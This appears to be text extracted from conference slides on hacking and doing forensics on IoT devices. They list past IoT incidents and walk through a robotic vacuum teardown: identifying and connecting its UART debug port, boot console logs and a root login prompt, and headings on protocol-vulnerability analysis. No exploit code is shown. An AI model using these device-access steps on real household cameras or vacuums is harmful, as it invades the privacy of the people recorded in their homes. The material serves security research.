

# What happened to your home? IoT Hacking and Forensic with 0-Day



Moonbeom, Soohyun

# Introduce.



Name : Moonbeom Park

I'm a deputy general researcher in TTPA(Trusted Third Party Agency) of Korea, has 10 years of experience in hacking analysis, digital forensic, research on hacking and forensic for IoT device, profiling hacking source.

I'm one of experts among government and private sector in fields of forensic, hacking analysis, hacker profiling, counter-attack on hackers. Also I have participated in various international security conference such as TROOPERS16, HITB, HITCON, Ekoparty, VXCON and etc.

Finally, I am a mentor of BoB that the next generation of security experts education program in Korea.

# IoT Hacking & Forensic with 0-Day

## IoT Security Incidents Case



In 2014, Russia discovered that a Chinese electric iron and electric kettle were equipped with a spy microchip for hacking



From late 2014 to early 2015, about 800,000 phishing and spam mails are shipped worldwide via home appliances such as TV-refrigerators



In 2015, surveillance cameras and infant monitors were intercepted and intercepted in the United States, and live video of more than 700 cameras spread on the Internet




From February to June 2016, unspecified number of unauthorized router was hacked, and 13,501 smartphone infections, malicious app distribution, and portal account were created



Many IoT devices exposed to DDoS attacks exploiting 'Simple Service Discovery Protocol (SSDP)'

# IoT Hacking & Forensic with 0-Day



# IoT Hacking – Robotic Vacuum

The latest model of robotic vacuum




- Image capture(Video) using camera
- Remote control function
- Voice recoding function



Wireless AP

\*\* Smart IoT Hub




- Remote control and management
- Remote control to all of \*\* IoT product
- Can be used C&C



# IoT Hacking – Robotic Vacuum

## Device Attack Surface



# IoT Hacking – Robotic Vacuum

## UART Port Connect




1. Take to pieces



2. Check UART



3. Identify UART pin  
(Vcc, Tx, Rx, Gnd)



4. Connect UART

[\*] UART : Input/Output port for debugging. Access possible using shell and mainly used in the development process.



# IoT Hacking – Robotic Vacuum

## UART Port Connect

```
COM4 - PuTTY
DEVICE NAME : ra0
udhcpd (v1.6.1) started
ra0    Link encap:Ethernet  HWaddr 30:A9:DE:07:A2:46
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:83 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:17469 (17.0 KiB)  TX bytes:1460 (1.4 KiB)

Sending discover...
Sending select for 192.168.32.41...
Lease of 192.168.32.41 obtained, lease time 21600
deleting routers
route: SIOC[ADD|DEL]RT: No such process
adding dns 168.126.63.1
IP Setting Success
/usr/rscript/run_hit.sh: line 58: syntax error near unexpected token `fi'
/usr/rscript/run_hit.sh: line 58: `fi'
starting pid 513, tty '/dev/tty0': '/etc/login.sh'

Welcome to embedded board!
most2120 login: root
Password:
```

Login : ID & PW  
Did not get Shell

```
Topic List:
Loading f...
Image 1
Image 2
Data S...
Load A...
Entry 1
## Booting
Image 1
Image 2
Data S...
Load A...
Entry 1
Loading
OK
Starting
Uncompress
Linux ver
4.3.3 (G
CPU: ARMv
CPU: VIPT
Machine:
Topic:0x91 (Id)    AutoDocking (name) /Navi (publisher)
Topic:0x8c (Id)    BHVRState (name) /Navi (publisher)
Topic:0xb4 (Id)    BackupData (name) /Watchdog (publisher)
Topic:0x92 (Id)    BehaviorTransfer (name) /Navi (publisher)
Topic:0xc5 (Id)    BlackboxMessage (name) /BlackBox (publisher)
Topic:0x97 (Id)    CameraGrabImage (name) /Camera (publisher)
Topic:0x96 (Id)    CameraState (name) /Camera (publisher)
Topic:0x8f (Id)    CheckPoint (name) /Navi (publisher)
Topic:0x8d (Id)    CommandTransfer (name) /Navi (publisher)
Topic:0x67 (Id)    DasEvent (name) /DAS (publisher)
Topic:0x90 (Id)    DiagnosisResult (name) /Navi (publisher)
Topic:0x8e (Id)    Event (name) /Event (publisher)
Topic:0x6a (Id)    ExtSensor (name) /DAS (publisher)
Topic:0xaa (Id)    JigCameraTest_CaptureAckEvent (name) /JigCameraTest (publisher)
Topic:0xab (Id)    JigCameraTest_TestResultEvent (name) /JigCameraTest (publisher)
Topic:0xc8 (Id)    MediaDifferenceDetected (name) /Media (publisher)
Topic:0xca (Id)    MediaGrabImage (name) /Media (publisher)
Topic:0xc9 (Id)    MediaServerConnection (name) /Media (publisher)
Topic:0x6e (Id)    MotionState (name) /Motion (publisher)
Topic:0x82 (Id)    PlanState (name) /Planner (publisher)
Topic:0xcc (Id)    PlaybackState (name) /Playback (publisher)
Topic:0x69 (Id)    RawSensor (name) /DAS (publisher)
Topic:0x8e (Id)    ResponseBehavior (name) /Navi (publisher)
Topic:0xa0 (Id)    SLAM_KREvent (name) /SLAM (publisher)
Topic:0xa2 (Id)    SLAM_MapReuseEvent (name) /SLAM (publisher)
Topic:0xa1 (Id)    SLAM_VCMMapRotationEvent (name) /SLAM (publisher)
Topic:0x65 (Id)    Sensor (name) /DAS (publisher)
Topic:0x68 (Id)    SensorAccBump (name) /DAS (publisher)
Topic:0xc3 (Id)    SmartControlMessage (name) /SmartControl (publisher)
Topic:0xc4 (Id)    SmartDataMessage (name) /SmartData (publisher)
```


libexec log

- Remote Service List 6.33.7.2-rt30
- Binary Output ARM Linux Kernel Image




# IoT Hacking – Robotic Vacuum

## Device Attack Surface




# IoT Hacking – Robotic Vacuum

## Analysis protocol vulnerability




# IoT Hacking – Robotic Vacuum

## Analysis protocol vulnerability




Mobile packet capture of JSON data format



# IoT Hacking – Robotic Vacuum

## Analysis protocol vulnerability

